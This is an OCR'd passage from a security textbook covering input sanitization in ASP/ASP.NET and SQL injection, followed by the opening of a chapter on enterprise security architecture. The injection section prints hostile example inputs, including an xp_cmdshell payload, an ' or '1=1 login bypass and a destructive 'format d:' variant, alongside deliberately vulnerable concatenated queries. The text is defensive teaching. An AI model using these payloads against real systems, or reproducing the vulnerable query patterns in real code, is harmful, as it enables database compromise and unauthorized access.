


FIGURE 24.1 Disabling Active Scripting in Internet Explorer

TABLE 24.1 ASP.NET Validation Controls

Control	Description
RequiredFieldValidator	Makes an input control a mandatory field
CompareValidator	Compares the value entered by the user with the value in another control or a constant
RegularExpressionValidator	Ensures that a user's entry matches a specified pattern (defined by the regular expression syntax)
CustomValidator	Developer provides the code that determines whether the input is valid or fails validation

the knowledgeable hacker will realize what one has done and either configure the browser to stop running all script code (as illustrated in Figure 24.1) or save the page locally, modify it as needed, and then submit the contents of the modified page to the server for processing (absent this modified page are the JavaScript routines that validate user input).

The solution to precluding the user from bypassing validation code is to ensure that all validation algorithms are executed on the server. With traditional ASP pages, one does this using the <% %> ASP directives, between which are placed the necessary conditional statements that determine whether data is there to validate, how the data will be validated, and what will occur if the validation fails. It is, by far, much simpler to perform validation with ASP.NET, as this new programming paradigm contains four intrinsic, easy-to-use controls that help the developer with the task. Additionally, ASP.NET allows one to easily configure controls (including the validation controls) to run on the server by specifically setting the *runat* attribute of the control to "server" (see Table 24.1).

TABLE 24.2 An Algorithm for Filtering User Input — Runs in $O(n^2)$

```
'-------------------------------------------------------------
'Function:   FilterCharacters
'Parameters: sStringToFilter - string to filter for meta
             characters
'Purpose:    Filters the input string; returns a filtered
             string
'            (metacharacters are replaced by an underscore)
'Returns:    The filtered string
'-------------------------------------------------------------
Public Function FilterCharacters(ByVal sStringToFilter
                                    As String, _
                                 ByVal sValidCharSet
                                    As String, _
                                 ByVal sReplacementChar
                                    As String) As String
   On Error Resume Next
   Dim sInput As String
   sInput = sStringToFilter
   Dim ix As Long, jx As Long
   jx = Len(sStringToFilter)
   For ix = 1 To jx
      If Not (InStr(sValidCharSet, Mid(sInput, ix, 1)) >= 1)
         Then
         If "" = sReplacementChar Then
            sInput = Replace(sInput, Mid(sInput, ix, 1), "")
            ix = ix - 1
         Else
            sInput = Replace(sInput, Mid(sInput, ix, 1),
               sReplacementChar)
         End If
         jx = Len(sInput)
      End If
   Next
   'Don't forget to escape the "'" character
   FilterCharacters = Replace(sInput, "'", "''")
End Function
```

Performing Data Sanitization

Many approach the data sanitization process using a familiar methodology; they determine what characters are potentially problematic and then write routines to determine whether the input they are working with contains those characters. While this approach certainly works, it is a difficult process to know whether or not every invalid character is contained in that set — there may be other problematic characters that could very well have easily been overlooked. For this reason, the Computer Emergency Response Team (CERT) recommends working with a finite set of characters that can be well-defined, such as the set of valid characters (see http://www.cert.mil/techtips/cgi_metacharacters.htm). This solution, however, is more applicable to applications intended to work with only one character set, such as ASCII. When an application is intended for various international markets (such as Europe or Japan), the problem becomes inversely difficult (i.e., it is easier to specify the invalid characters than the valid ones). For this reason, whichever approach one decides to follow should be based on the intended audience.

To filter user input based on the recommendations of CERT, one might very well end up with a library function such as *FilterCharacters,* as shown in Table 24.2. This algorithm is extremely straightforward. Written in Visual Basic, it takes three string parameters: (1) the string to filter for invalid input, (2) the list of valid characters, and (3) the designated replacement string. This function iterates through the entire input string. If the character it is currently looking at is not found among the valid set of characters,

TABLE 24.3 Executing the *FilterCharacters* Function on User Input

```
Using
sValidCharSet=
    "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz "
and sReplacementChar = "_"
Using FilterCharacters on the string "This string is $character$ filt@ered!" returns
This string is _character_ filt_ered_
```

it is replaced with the string value specified by the replacement character (which itself could be a single character or a string). While this may not be what one optimally wants to do with the input, it follows the recommendations provided by CERT and does not modify the original input string. One can, optionally and with a little modification, change this function to return a Boolean value if an invalid character is found.

Unfortunately, the problem with this algorithm is the hidden cost of its implementation. The *Instr* function it uses is a native Visual Basic function equivalent to a for/next loop. So, what one has is a loop nested within one's own, making the complexity of the algorithm $O(n^2)$ far from optimal. The more input that has to be filtered, the longer the algorithm will take to execute. Even if the algorithm is modified to exit as soon as the first invalid character is found, the complexity would remain the same (the last character in any sequence could be the only one that is bad). With perhaps hundreds, if not thousands, of users hitting the Web application, the server would spend considerable time executing this function.

Because the performance cost is unacceptable, many software developers immediately opt to completely disregard filtering user input (surprisingly enough, this happens quite frequently). However, with careful thought and consideration, a developer could easily improve on this performance by using a cached hashtable, where the keys to the hashtable represent the bad characters that should be filtered from the input stream (the value of the key could represent the replacement character or string). Performance, now at O(n), is much better, and developers no longer have an excuse as to why they cannot or will not implement some type of filtering system (see Table 24.3).

There are other solutions to performing data sanitization. One of the most frequently used tools is the regular expression. A regular expression is a pattern-matching syntax specification, which can be used to determine whether or not the pattern occurs in the input one is looking at. While around for quite awhile and now supported in script languages such as VBScript and JavaScript, as well as programming languages such as Visual Basic, C#, and Java, it was the Programming Extraction and Reporting Language (PERL) that popularized it. It is extremely powerful to use, but specifying the pattern can sometimes be a bit tricky.

As an example, consider how one would validate whether a number the user entered was a valid Social Security Number (SSN). The first problem is that the user could enter the number in one of two ways: with or without hyphens. So as not to be too restrictive in what the user can or cannot do, assume that the user can enter the number in either manner. If one is wondering how to perform this validation using regular expressions, consider the pattern:

```
^\d{3}\-\d{2}\-\d{4}$|^\d{9}$
```

Although this pattern is somewhat confusing to understand, referring to Table 24.4, which describes pattern syntax, should make it more intelligible. One sees that there are actually have two patterns, separated by the "|" character. The left-most pattern — `^\d{3}\-\d{2}\-\d{4}$` — starts at the beginning of the input and looks for three digits, followed by a hyphen, two digits, another hyphen, and then four digits. The "$" sign represents the end of input (i.e., the four digits should conclude the input being examined); if we omit this, a number such as 123-45-6789INVALID would erroneously be considered valid. Similarly, there is a second pattern — `^\d{9}$` — that looks to match nine digits (the code for using this pattern is illustrated in Table 24.5).

Working with regular expressions takes some practice, but they are easy to test and provide a very powerful means for validating user input. If one is having problems developing the pattern needed for

TABLE 24.4 Regular Expression Pattern Syntax

Character	Description
\	Marks the next character as either a special character or a literal
^	Matches the beginning of input
$	Matches the end of input
*	Matches the preceding character zero or more times
+	Matches the preceding character one or more times
?	Matches the preceding character zero or one time
.	Matches any single character except a newline character
(pattern)	Matches *pattern* and remembers the match
x | y	Matches either *x* or *y*
{n}	*n* is a nonnegative integer; matches exactly *n* times
{n,}	*n* is a nonnegative integer; matches at least *n* times
{n,m}	*m* and *n* are nonnegative integers; matches at least *n* and at most *m* times
[xyz]	A character set; matches any one of the enclosed characters
[^xyz]	A negative character set; matches any character not enclosed
[a-z]	A range of characters; matches any character in the specified range
[^m-z]	A negative range of characters; matches any character not in the specified range
\b	Matches a word boundary; that is, the position between a word and a space
\B	Matches a non-word boundary
\d	Matches a digit character
\D	Matches a non-digit character
\f	Matches a form-feed character
\n	Matches a newline character
\r	Matches a carriage return character
\s	Matches any white space, including space, tab, form-feed, etc.
\S	Matches any nonwhite space character
\t	Matches a tab character

TABLE 24.5 A Regular Expression that Determines whether a Number Is a Valid or Invalid SSN

```
Set re = New RegExp
re.Pattern = "^\d{3}\-\d{2}\-\d{4}$|^\d{9}$"
re.Global = true
Dim input
input = InputBox("Enter a SSN:")
if re.Test(input) then
    msgbox "You entered a valid SSN."
else
    msgbox "You entered an INVALID SSN."
end if
```

validation, visit http://www.regexlib.com/, which contains a library of useful patterns searchable by keyword.

SQL Injection

How is data sanitization related to the problem of SQL injection? The answer is found by looking at the semantics of SQL. For experienced SQL developers, it is well known that one of the common nuances in working with SQL is the problem encountered when user input consists of an apostrophe (or single quotation mark). When performing SQL queries, strings are always enclosed within a pair of apostrophes (the apostrophe is considered a special delimiter). So what happens if the input contains a single apostrophe? As far as what the SQL command ends up doing, any number of things can happen. As for SQL, when it comes to a single apostrophe that is part of the user input, it interprets that apostrophe as denoting the end of the string.

TABLE 24.6 What the Client Sees if an SQL Command Failed and the Developer Has Not Properly Handled the Error Condition

```
Error Type:
Microsoft OLE DB Provider for SQL Server (0x80040E14)
Line 1: Incorrect syntax near 's'.
/createlogin.asp, line 44
```

To get an idea of how problematic the single apostrophe character can be, consider a simple SQL insert statement such as the following:

```
"INSERT INTO USERS VALUES
  (" ' " & username & " ' ","  ' " & password & " ' ")"
```

Assuming one has properly captured the input for username and password, this statement simply inserts those values into the database table USERS. The SQL statement will work correctly as long as the username and password do not contain an apostrophe. When the input contains this character, the intended insert operation will ultimately fail. If the developer has not properly handled the error, clients will see an error message in their browser similar to the one shown in Table 24.6. While too technical for most to understand, it is too much information. With this error revealed, a knowledgeable hacker will immediately know what mistake has been made and can easily use it to his advantage.

If one does not believe that this error is a potentially costly mistake, a simple example will certainly convince otherwise. Suppose that the client entered *Magician's* for the username and *Magic* for the password. The resultant SQL command that gets executed is:

```
INSERT INTO Users VALUES('Magician's','Magic')
```

This statement will ultimately fail, but it is absolutely harmless and will most likely have no adverse effect on the application or its database. However, suppose instead that the client entered:

```
') use master exec xp_cmdshell 'dir *.exe' ---
```

for the password and left the username blank. The resultant SQL statement then becomes:

```
INSERT INTO Users VALUES('', '  ') use master exec xp_cmdshell 'dir
  *.exe' --- ')
```

For clarity, the portion of the SQL clause that the user entered has been italicized and underlined. If one is familiar with SQL Server, this clause should immediately get one's attention. Inspection of the input reveals what the user did. The first apostrophe was added to immediately close off the value expected for the password. By including the left parenthesis, the user ended the SQL statement. Assuming that there are only two fields in the Users table, this statement is still valid and will execute without error.

What immediately follows the left parenthesis is the interesting part. There are two SQL directives: one that indicates a change in the database (*use master*) and another that instructs SQL Server to execute a stored procedure (*xp_cmdshell*). Referring to the SQL Server documentation, *xp_cmdshell* executes the specified command (dir *.exe) as an operating system command shell and returns the output as a recordset. Here the user has been nice. The command could just as easily have been *xp_cmdshell* 'format d:'. Also notice the three hyphens at the end of the user input. These hyphens represent the SQL syntax for a comment and have been included on purpose to indicate that the closing apostrophe, which was included in the code, is ignored.

Of course, this is only one of many potential SQL commands that the user could have run without anyone's knowledge. Certainly just as possible are commands such as DROP DATABASE MASTER, *sp_addlogin 'hacker', 'hacked'* (this adds a user account to the SQL Server Logins), etc. This security

vulnerability comes at the cost of failing to properly escape the apostrophe character, a problem that occurs more frequently with Web applications than one would initially think.

To circumvent the possibility of an SQL injection attack, testers should always consider the single apostrophe as a special type of input unto itself. Ultimately, there should be an apostrophe test case for every textbox and textarea where the user provides input. However, enumerating these particular cases is only the beginning. There are other HTML widgets, such as drop-down list boxes (select) and check-boxes that have corresponding values associated with them. Oftentimes, these values, like any others, are read by the Web application and saved to a database (the values associated with them are generally trusted by the application). One can therefore logically conclude that somebody could purposely alter these values and have one use them just as one would one's own values. Do not assume that someone will not go to the trouble of purposely looking for a way to break a Web application — someone will always try.

There are a number of ways one could potentially deal with the threat posed by the local alteration and submission of data to a Web application for processing. The first line of defense would be to identify the referrer of the request. Where no referrer exists, or the referrer is not within the domain where the Web application is hosted, one could determine in advance what action to take (such as sending the user to a predefined page, or reloading the page from the server). This approach, however, does have some problems: cross-domain applications that work in concert will likely fail, and it will preclude users from manually typing in a URL (no referrer exists in such a scenario). The second option one has is to validate that the data provided is a member of the set of data values expected. This option involves more work on part of the Web application developer, and it certainly has an impact on performance. Given the circumstances, however, and the fact that there are not too many other options from which to choose, this may be an appropriate course of action.

As for how to preclude problems inherent with the use of the apostrophe, take a look at the last line of code shown in Table 24.3. The line

```
FilterCharacters = Replace(sInput, " ' ", " '' ")
```

uses the Visual Basic routine *Replace* to substitute all occurrences of one apostrophe in a line of input with two apostrophes. Two apostrophes indicate that the single quotation mark is a literal value rather than a delimiter.

Common Programmatic SQL Mistakes

When the single quotation mark is not handled correctly, any number of problems can arise. However, a prevalent flaw that occurs today is that of authorization bypass. Many Web sites have gone to great lengths to implement their own custom authentication methods. Rather than opting to use tried-and-true authentication models, Web sites generally insist on using their own database that maintains a table of users and information about them. To determine whether or not a user has the right to access content on the site, the site will typically use a Web page to prompt the client to enter his username and password. The supplied credentials are then looked up in the database using an SQL command similar to the following:

```
"SELECT * from Users where username = ' " + txtUserName + " ' and
  password= ' " + txtPassword + " ' "
```

This simple query returns a recordset, which the programmer can then examine to determine whether or not access should be granted. Common among ASP application developers is the presumption that if the recordset is not empty, the user should be granted access. However, this is an erroneous assumption because by using an SQL injection attack, a hacker can access the site without having proper credentials.

The means by which authorization is granted generally requires only a few lines of code:

```
  On Error Resume Next
Set RS = sqlConnection.Execute(sqlCommand)
If not RS.EOF then
    'Grant the user access
else
    'Deny access
  end if
```

Here, *sqlCommand* is the previous SQL SELECT statement and *RS* is the resulting recordset created by executing that statement. There is a subtle flaw in this logic, a flaw that many times goes unnoticed by even the experienced programmer. Assume that the quotation mark was not properly escaped (an SQL injection vulnerability exists) and that the client entered a username and password value of ' *or* '*1=1*. Using that value in the SQL statement, the query becomes:

```
SELECT * from Users where username = '' or '1=1' and password =
  '' or '1=1'
```

This query is substantially different from what was intended. Here, the SELECT statement is asking for every record where the username is an empty string or 1=1. This latter condition is always true. The same condition is placed on the password. The end result of this query is that it will return every record in the database! Consequently, any user who provides input in this or a similar manner will be guaranteed access when the set of credentials he provided does not even exist.

To avoid this condition when an SQL injection attack is possible, the programmer should explicitly look at the contents of the recordset and ensure that they match the input the user entered. Additional conditions might check to ensure that the recordset count is 1, although it is better practice to validate against the information that was provided.

In this case, SQL injection is only one potential way that a hacker can gain unauthorized access. Also probable, due to the way the conditional construct was developed, is the scenario in which the database is down. All too often, developers use the *On Error Resume Next* statement in their ASP code, but fail to check if error conditions are present. If the database is unavailable (due to network connectivity issues, machine failure, etc.), the recordset *RS* would be null. The subsequent statement that checks to see if one is at the end of the recordset or not would generate an error, but code execution would continue to the very next line where authorization is granted because the developer used the *On Error Resume Next* statement.

So, while SQL injection is one possible means by which unauthorized access can be granted, poor programming can do likewise.

Conclusion

SQL injection is, by far, one of the most common security vulnerabilities of Web applications today, occurring almost as frequently as buffer overflows. While the effects of such vulnerabilities range from mild to severe, there are steps that both developers and testers can take to ensure that their applications are more secure. While security is never completely assured, these steps will, at the very least, help mitigate the effects of such attacks.

One of the primary means for precluding SQL injection attacks is *data sanitization*. Demonstrated in this chapter were several methodologies for performing data sanitization. Whether one uses regular expressions or writes one's own algorithms, the methodology one chooses is entirely one's own choice, but the process of validating user input should never be avoided just because of the potential performance cost the application might incur (the cost that comes later could end up being far greater). Having written the sanitization routines, one will then want to spend an adequate amount of time testing them to ensure that they work as expected.

Other things one can do to test or prevent SQL injection vulnerabilities include:

- *Capture internal server errors (500).* These errors commonly provide enough technical details on the source of the error for hackers to use the information to their advantage. A 500 error is equivalent to an application crash, so no matter what error occurs, your Web application should gracefully handle it.
- *While performing tests on Web application, use a utility that can capture SQL commands.* After the test pass has concluded, one can then analyze the data to determine where the application might be susceptible to SQL injection attacks.
- *Ensure that access to Web application databases is done using a non-administrator user account.* Create a separate user account for each Web application and apply appropriate permission levels to the account for database access. This user account should ultimately have the minimum access rights required to get the job done. If this configuration is properly implemented, it will certainly limit the damage caused by an SQL injection attack. Moreover, developers and testers should spend adequate time and resources identifying, designing, and testing such an implementation. Of all the configuration settings required by Web applications, this is fundamentally one of the most important and certainly one of the most abused.

While the apostrophe character is the leading problematic cause of SQL injection attacks, it is not the only means by which such an attack can occur. Frequently, Web applications encode and decode their input (using either URL or HTML character encoding). Care and consideration as to how input is encoded is yet another factor that needs to be examined when analyzing potential security vulnerabilities. Do your part in trying to break anything you develop; if you do not, someone else certainly will!

Enterprise Security Architecture

William Hugh Murray, CISSP

Introduction

Sometime during the 1980s we crossed a line from a world in which the majority of computer users were users of multi-user systems to one in which the majority were users of single-user systems. We are now in the process of connecting all computers in the world into the most complex mechanism that humans have ever built. Although for many purposes we may be able to do this on an *ad hoc* basis, for purposes of security, audit, and control it is essential that we have a rigorous and timely design. We will not achieve effective, much less efficient, security without an enterprisewide design and a coherent management system.

If you look in the dictionary for the definitions of enterprise, you will find that an enterprise is a project, a task, or an undertaking; or, the readiness for such, the motivation, or the moving forward of that undertaking. The dictionary does not contain the definition of the enterprise as we are using it here. For our purposes here, the enterprise is defined as the largest unit of business organization, that unit of business organization that is associated with ownership. If the institution is a government institution, then it is the smallest unit headed by an elected official. What we need to understand is that it is a large, coordinated, and independent organization.

Enterprise Security in the 1990s

Because the scale of the computer has changed from one scaled to the enterprise to one scaled to the application or the individual, the computer security requirements of the enterprise have changed. The new requirement can best be met by an architecture or a design.

We do not do design merely for the fun of it or even because it is the "right" thing to do. Rather, we do it in response to a problem or a set of requirements. While the requirements for a particular design will be those for a specific enterprise, there are some requirements that are so pervasive as to be typical of many, if not most, enterprises. This section describes a set of observations by the author to which current designs should respond.

- *Inadequate expression of management intent.* One of these is that there is an inadequate expression of management's intent. Many enterprises have no written policy at all. Of those that do, many offer inadequate guidance for the decisions that must be made. Many say little more than "do good things." They fail to tell managers and staff how much risk general management is prepared or intends to accept. Many fail to adequately assign responsibility or duties or fix the discretion to say who can use what resources. This results in inconsistent risk and inefficient security, i.e., some resources are overprotected and others are underprotected.
- *Multiple sign-ons, IDs, and passwords.* Users are spending tens of minutes per day logging on and logging off. They may have to log on to several processes in tandem in order to access an application. They may have to log off of one application in order to log on to another. They may be required to remember multiple user identifiers and coordinate many passwords. Users are often forced into insecure or

inefficient behavior in futile attempts to compensate for these security measures. For example, they may write down or otherwise record identifiers and passwords. They may even automate their use in macros. They may postpone or even forget tasks so as not to have to quit one application in order to open another. This situation is often not obvious to system managers. They tend to view the user only in the context of the systems that they manage rather than in the context of the systems the user uses. Managers may also see this cost as "soft money," not easily reclaimed by him. On the other hand, it is very real money to the enterprise, which may have thousands of such users and which might be able to get by with fewer if they were not engaged in such activity. Said another way, information technology management overlooks what general management sees as an opportunity.

- *Multiple points of control.* Contrary to what we had hoped and worked for in the 1980s, data is proliferating and spreading throughout the enterprise. We did not succeed in bringing all enterprise data under a single access control system. Management is forced to rely on multiple processes to control access to data. This often results in inconsistent and incomplete control. Inconsistent control is usually inefficient. It means that management is spending too much or too little for protection. Incomplete control is ineffective. It means that some data is completely unprotected and unreliable.
- *Unsafe defaults.* In order to provide for ease of installation and avoid deadlocks, systems are frequently shipped with security mechanisms set to unsafe conditions by default. The designers are concerned that even before the system is completely installed, management may lose control. The administrator might accidentally lock himself out of his own system with no remedy but to start from scratch. Therefore, the system may be shipped with controls defaulted to their most open settings. The intent is that after the systems are configured and otherwise stable, the administrator will reset the controls to a safe condition. However, in practice and so as not to interfere with running systems, administrators are often reluctant to alter these settings. This may be complicated by the fact that systems that are not securely configured are, by definition, unstable. The manager has learned that changes to an already-unstable system tend to aggravate the instability.
- *Complex administration.* The number of controls, relations between them, and the amount of special knowledge required to use them may overwhelm the training of the administrator. For example, to properly configure the password controls for a Novell server, the administrator may have to set four different controls. The setting of one requires not only knowledge of how the others are set but also how they relate to each other. The administrator's training is often focused on the functionality of the systems rather than on security and control. The documentation tends to focus on the function of the controls while remaining silent on their use to achieve a particular objective or their relationship to other controls.
- *Late recognition of problems.* In part because of the absence of systematic measurement and monitoring systems, many problems are being detected and corrected late. Errors that are not detected or corrected may be repeated. Attacks are permitted to go on long enough to succeed. If permitted to continue for a sufficient length of time without corrective action, any attack will succeed. The cost of these problems is greater than it would be if they were detected on a more timely basis.
- *Increasing use, users, uses, and importance.* Most important for our purposes here, security requirements arise in the enterprise as the result of increasing use of computers, increasing numbers of users, increasing numbers of uses and applications, and increasing importance of those applications and uses to the enterprise. All of these things can be seen to be growing at a rate that dwarfs our poor efforts to improve security. The result is that relative security is diminishing to the point that we are approaching chaos.

Architecture Defined

In response to these things we must increase not only the effectiveness of our efforts but also their efficiency. Because we are working on the scale of the enterprise, *ad hoc* and individual efforts are not likely to be successful. Success will require that we coordinate the collective efforts of the enterprise according to a plan, design, or architecture.

Architecture can be defined as that part of design that deals with what things look like, what they do, where they are, and what they are made of. That is, it deals with appearance, function, location, and materials. It is

used to agree on what is to be done and what results are to be produced so that multiple people can work on the project in a collaborative and cooperative manner and so that we can agree when we are through and the results are as expected.

The design is usually reflected in a picture, model, or prototype; in a list of specified materials; and possibly in procedures to be followed in achieving the intended result. When dealing in common materials, the design usually references standard specifications. When using novel materials, the design must describe these materials in detail.

In information technology we borrow the term *architecture* from the building and construction industry. However, unlike this industry, we do not have 10,000 years of tradition, conventions, and standards behind us. Neither do we share the rigor and discipline that characterize them.

Traditional IT Environment

Computing environments can be characterized as traditional and modern. Each has its own security requirements but, in general and all other things being equal, the traditional environment is easier to secure than its modern equivalent.

- *Closed.* Traditional IT systems and networks are closed. Only named parties can send messages. The nodes and links are known in advance. The insertion of new ones requires the anticipation and cooperation of others. They are closed in the sense that their uses or applications are determined in advance by their design, and late changes are resisted.
- *Hierarchical.* Traditional IT can be described as hierarchical. Systems are organized and controlled top down, usually in a hierarchical or tree structure. Messages and controls flow vertically better than they do horizontally. Such horizontal traffic as exists is mediated by the node at the top of the tree, for example, a mainframe.
- *Point-to-point.* Traffic tends to flow directly from point to point along nodes and links that, at least temporarily, are dedicated to the traffic. Traffic flows directly from one point to another; what goes in at node A will come out only at node B.
- *Connection switched.* The resources that make up the connection between two nodes are dedicated to that connection for the life of the communication. When either is to talk to another, the connection is torn down and a new one is created. The advantage is in speed of communication and security, but capacity may not be used efficiently.
- *Host-dependent workstations.* In traditional computing, workstations are incapable of performing independent applications. They are dependent on cooperation with a host or master in order to be able to perform any useful work.
- *Homogeneous components.* In traditional networks and architectures, there is a limited number of different component types from a limited number of vendors. Components are designed to work together in a limited number of ways. That is to say, part of the design may be dictated by the components chosen.

Modern IT Environment

- *Open*. By contrast, modern computing environments are open. Like the postal system, for the price of a stamp anyone may send a message. For the price of an accommodation address, anyone can get an answer back. For not much more, anyone can open his own post office. Modern networks are open in the sense that nodes can be added late and without the permission or cooperation of others. They are open in the sense that their applications are not predetermined.
- *Flat.* The modern network is flat. Traffic flows with equal ease between any two points in the network. It flows horizontally as well as it does vertically. Traffic flows directly and without any mediation. If one were to measure the bandwidth between any two points in the network, chosen arbitrarily, it would be approximately equal to that between any other two points chosen the same way. While traffic may flow faster between two points that are close to each other, taken across the collection of all pairs, it flows with the same speed.

- *Broadcast*. Modern networks are broadcast. While orderly nodes accept only that traffic which is intended for them, traffic will be seen by multiple nodes in addition to the one for which it is intended. Thus, confidentiality may depend in part upon the fact that a large number of otherwise unreliable devices all behave in an orderly manner.
- *Packet-switched.* Modern networks are packet-switched rather than circuit-switched. In part this means that the messages are broken into packets and each packet is sent independent of the others. Two packets sent from the same origin to the same destination may not follow the same path and may not arrive at the destination in the same order that they were sent. The sender cannot rely on the safety of the path or the arrival of the message at the destination, and the receiver cannot rely on the return address. In part, it means that a packet may be broadcast to multiple nodes, even to all nodes, in an attempt to speed it to its destination. By design it will be heard by many nodes other than the ones for which it is intended.
- *Intelligent work stations.* In modern environments, the workstations are intelligent, independently programmable, and capable of performing independent work or applications. They are also vulnerable both to the leakage of sensitive information and to the insertion of malicious programs. These malicious programs may be untargeted viruses or they may be password grabbers that are aimed at specific workstations, perhaps those used by privileged users.
- *Heterogeneousness.* The modern network is composed of a variety of nodes and links from many different vendors. There may be dozens of different workstations, servers, and operating systems. The links may be of many speeds and employ many different kinds of signaling. This makes it difficult to employ an architecture that relies on the control or behavior of the components.

Other Security Architecture Requirements

- *IT architecture.* The information security architecture is derivative of and subordinate to the information technology architecture. It is not independent. One cannot build a security architecture except in the context of and in response to an IT architecture. An information technology architecture describes the appearance, function, location, and materials for the use of information technology. Often one finds that the IT architecture is not sufficiently well thought out or documented to support the development of the security architecture. That is to say, it describes fewer than all four of the things that an architecture must describe. Where it is documented at all, one can expect to find that it describes the materials but not appearance, location, or function.
- *Policy or management intent*. The security architecture must document and respond to a policy or an expression of the level of risk that management is prepared to take. This will influence materials chosen, the roles assigned, the number of people involved in sensitive duties, etc.
- *Industry and institutional culture.* The architecture must document and respond to the industry and institutional culture. The design that is appropriate to a bank will not work for a hospital, university, or auto plant.
- *Other.* Likewise, it must respond to the management style — authoritarian or permissive, prescriptive or reactive — of the institution, to law and regulation, to duties owed to constituents, and to good practice.

Security Architecture

The security architecture describes the appearance of the security functions, what is to be done with them; where they will be located within the organization, its systems, and its networks; and what materials will be used to craft them. Among other things, it will describe the following:

- *Duties, roles, and responsibilities*. It will describe who is to do what. It specifies who management relies on and for what. For every choice or degree of freedom within the system, the architecture will identify who will exercise it.
- *How objects will be named*. It will describe how objects are named. Specifically, it will describe how users are named, identified, or referred to. Likewise it will describe how information resources are to be named within the enterprise.

- *What authentication will look like.* It must describe how management gains sufficient confidence in these names or identifiers. How does it know that a user is who he says he is and that the data returned for a name is the expected data? Specifically, the architecture describes what evidence the user will present to demonstrate identity. For example, if authentication is based on something that the user knows, what are the properties (length and character set) of that knowledge?
- *Where it will be done.* Similarly, the architecture will describe where the instant data is to be collected, where the reference data will be stored, and what process will reconcile the two.
- *What the object of control will be.* The architecture must describe what it is that will be controlled. In the traditional IT architecture, this was usually a file or a dataset, or sometimes a procedure such as a program or a transaction type. In modern systems, it is more likely to be a database object such as a table or a view.
- *Where access will be controlled.* The architecture will describe where, i.e., what processes, will exercise control over the objects. In the traditional IT architecture, we tried to centralize all access control in a single process, scaled to the enterprise. In more modern systems, access will be controlled in a large number of places. These places will be scaled to departments, applications, and other ways of organizing resources. They may be exclusive or they may overlap. How they are related and where they are located is the subject of the design.
- *Generation and distribution of warnings and alarms.* Finally, the design must specify what events or combinations of events require corrective action, what process will detect them, who is responsible for the action, and how the warning will be communicated from the detecting process to the party responsible for the correction.

Policy

A Statement of Management's Intent

Among other things, a policy is a statement of management's intent. Among other things, a security policy describes how much risk management intends to take. This statement must be adequate for managers to be able to figure out what to do in a given set of circumstances. It should be sufficiently complete that two managers will read it the same way, reach similar conclusions, and behave in similar ways.

It should speak to how much risk management is prepared to take. For example, management expects to take normal business risk, or acceptable and accepted risk. Alternately or in addition, management can specify the intended level of control. For example, management can say that controls must be such that multiple people must be involved in sensitive duties or material fraud.

The policy should state what management intends to achieve, for example, data integrity, availability, and confidentiality, and how it intends to do it. It should clearly state who is to be responsible for what. It should state who is to have access to what information. Where such access is to be restricted or discretionary, then the policy should state who will exercise the discretion.

The policy should be such that it can be translated into an access control policy. For example, it might say that read access to confidential data must be restricted to those authorized by the owner of the data. The architecture will describe how a given platform or a network of platforms will be used to implement that policy.

Important Security Services

The architecture will describe the security mechanisms and services that will be used to implement the access control policy. These will include but not be limited to the following:

- *User name service.* The user name service is used for assigning unique names to users and for resolving aliases where necessary. It can be thought of as a database, database application, or database service. The server can encode and decode user names into user identifiers. For the distinguished user name, it returns a system user identifier or identifiers. For the system user identifier, it returns a distinguished user name. It can be used to store information about the user. It is often used to store other descriptive

data about the user. It may store office location, telephone number, department name, and manager's name.

- *Group name service.* The group name service is used for assigning unique group names and for associating users with those groups. It permits the naming of any arbitrary but useful group such as member of department m, employees, vendors, consultants, users of system 1, users of application A, etc. It can also be used to name groups of one, such as the payroll manager. For the group name, it returns the names, identifiers, or aliases of members of the group. For a user name, it returns a list of the groups of which that user is a member. A complete list of the groups of which a user is a member is a description of his role or relationship to the enterprise. Administrative activity can be minimized by assigning authority, capabilities, and privileges to groups and assigning users to the groups. While this is indirect it is also usually efficient.
- *Authentication server.* The authentication server reconciles evidence of identity. Users are enrolled along with the expectation, i.e., the reference data, for authenticating their identity. For a user identifier and an instance of authenticating data, the server returns *true* if the data meets its expectation, i.e., matches the reference data, and *false* if it does not. If *true*, the server will vouch to its clients for the identity of the user. The authentication server must be trusted by its client, and the architecture must provide the basis for that trust. The server may be attached to its client by a trusted path or it may give its client a counterfeit-resistant voucher (ticket or encryption-based logical token).
- *Authentication service products.* A number of authentication services are available off the shelf. These include Kerberos, SESAME, NetSP, and Open Software Foundation Distributed Computing Environment (OSF/DCE). These products can meet some architectural requirements in whole or in part.
- *Single point of administration*. One implication of multiple points of control is that there may be multiple controls that must be administered. The more such controls there are, the more desirable it becomes to minimize the points of administration. Such points of administration may simply provide for a common interface to the controls or may provide for a single database of its own. There are a number of standard architectures that are useful here. These include SESAME and the Open Software Foundation Distributed Computing Environment.

Recommended Enterprise Security Architecture

This section makes some recommendations about enterprise security architecture. It describes those choices which, all other things being equal, are to be preferred over others.

- *Single-user name space for the enterprise*. Prefer a single-user name space across all systems. Alternatively, have an enterprise name server that relates all of a user's aliases to his distinguished name. This server should be the single point of name assignment. In other words, it is a database application or server for assigning names.
